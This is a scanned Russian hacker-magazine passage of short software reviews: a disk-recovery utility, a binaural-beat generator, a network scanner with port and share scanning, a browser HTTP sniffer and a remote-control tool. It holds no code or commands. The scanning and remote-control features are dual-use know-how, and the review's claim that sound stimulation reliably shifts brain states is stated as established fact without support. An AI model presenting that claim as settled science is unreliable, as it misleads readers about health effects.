
POSIX (*BSD, Linux, Solaris...)
Размер (исходник в tgz): 9 Кб.
http://www.vanheusden.com/recoverdm/
Лицензия: GNU GPL

Консольная утилита, которая может помочь прочитать информацию с дефектного CD или DVD. Вообще говоря, первым делом надо попробовать вымыть его мылом и просушить, а если эта гигиеническая мера не поможет, тогда пожалуйста — запускай Recoverdm. Кроме того, Recoverdm можно использовать для прочтения информации с флоппи- и жестких дисков.
Результат работы Recoverdm — это образ диска. Задать его имя нужно ключиком '-o <имя файла>'. При этом файл с таким именем не должен существовать. Что еще интересного может делать программа? Может вывести список сбойных блоков ('-l <имя файла>'). Параметр '-s <скорость>' устанавливает скорость вращения для CD и DVD.
В состав дистрибутива Recoverdm входит также утилита mergebad. Она служит для того, чтобы «слить» несколько образов диска в один. Поясню на примере. Допустим, у тебя есть два диска с одной и той же информацией. Назовем эти диски А и Б. Оба повреждены, но повреждения у них в разных секторах. С помощью Recoverdm ты делаешь образы обоих дисков и для первого диска создаешь список «бэдов» (параметром '-l <такой-то файл>'). Затем скармливаешь утилите mergebad оба образа и список «бэдов». В результате mergebad смотрит по списку, где есть «бэды» на диске А, заменяет их нормальными данными из образа Б и выдает восстановленный образ диска.

Gnaural

POSIX (*BSD, Linux, Solaris...)
Размер (исходник в tar.gz): 339 Кб.
http://gnaural.sourceforge.net/
Лицензия: GNU GPL

Эту штука относится к разряду программ, которые нельзя использовать эпилептикам. Сразу предупреждаю. Gnaural — генератор бинауральных импульсов, иначе говоря — средство синхронизации волн мозга. Мозг человека генерирует электромагнитные волны. В разных состояниях сознания (например, сонное или бодрое) — разные волны. Учеными было установлено, что если стимулировать мозг соответствующими звуковыми волнами, то мозг как бы входит с ними в резонанс. Таким образом, можно, слушая в наушниках обработанный особым образом тихий шум, перевести мозг в состояние «бодрое» или, напротив, «умиротворенное». Подробности о частотах и их влиянии на мозг ты можешь быстро найти по Гуглу (набери там «мозговые волны»), а вот применить все это на практике тебе поможет Gnaural.





СИМОНОВ ИЛЬЯ AKA SHTURMOVIK
/ SHTURMOVIK@REAL.XAKEP.RU /

Units/

X-TOOLZ


MegaPing 4.6

Win 9x/NT/2k/XP
ShareWare
Size: 4,28 Мб
www.magnetosoft.com

MegaPing — мощная утилита для мониторинга сети, включающая в себя целый набор средств: finger, name lookup, network time synchronizer, ping, port scanner, traceroute и whois. Помимо этого программа содержит в себе целый ряд самостоятельных инструментов для поимки конкретной информации. Например, IP-сканер проверяет диапазон IP-адресов, определяет, какие из них активны, преобразует имена компьютеров, если выбран соответствующий режим. Таким же образом можно воспользоваться сканером NetBIOS. Такая интересная вещь, как Share Scanner, обнаруживает открытые общедоступные ресурсы в домене или диапазоне IP-адресов. Также имеется сканер портов: с помощью него можно сканировать диапазон портов, причем как авторизованные порты, так и те, что часто используются взломщиками. После того как ты проведешь сканирование, программа выдаст тебе подробный отчет о своей работе в текстовом или гипертекстовом формате.

IEWatch

Win 9x/NT/2k/XP
ShareWare
Size: 881 Кб
www.iewatch.com



Сниферами и анализаторами пакетов сейчас никого не поразишь, поэтому постараюсь удивить тебя небольшим узкоспециализированным снифером, выполненным в виде плагина к нашему любимому Ослику. После установки этой замечательной программы потребуется перезагрузка компьютера. Но когда все будет проведено, то всеми любимый IE обзаведется еще одной кнопкой на своей панели. Нажав на нее, ты активируешь программу IEWatch. Утилита позволяет просматривать и анализировать данные (headers, GET, POST, Cookies), отправляемые (получаемые) по HTTP/HTTPS. Кроме того, можно просматривать код страницы прямо в окне браузера.

SpyAnywhere

Win 9x/NT/2k/XP
ShareWare
Size: 1,33 Мб
www.spytech-web.com



Ты уже поставил утилиту удаленного администрирования себе на компьютер с нашего диска? Правильно сделал. Однако если ты работаешь администратором или же просто хочешь управлять Win-системой удаленно (естественно, с разрешения владельца системы), то эта утилита как раз для тебя. Хотя нет, как раз управлять можно и AWRC, а вот полный, тотальный контроль компьютера, даже с динамическим IP-адресом, не закрывая браузер, — вот что предлагает тебе данная утилита. Действительно, после установки тебе потребуется сконфигурировать сервер, поставить пароль, настроить ключи безопасности (по необходимости). Только после этого, запустив сервер, ты можешь спокойно выйти в Интернет на этой системе и уехать, например, хоть в Баден-Баден, где, собственно, также выйдя в глобальную Сеть, ты забьешь айпишник своей тачки в браузере, введешь пароль — и все! Делай, что хочешь. Мало тебе удаленного рабочего стола? Так, может, список процессов посмотрим и убьем ненужные? Забыл поставить download master на закачку? Так давай запустим! Уж про банальный ребут и шатдаун я вообще молчу.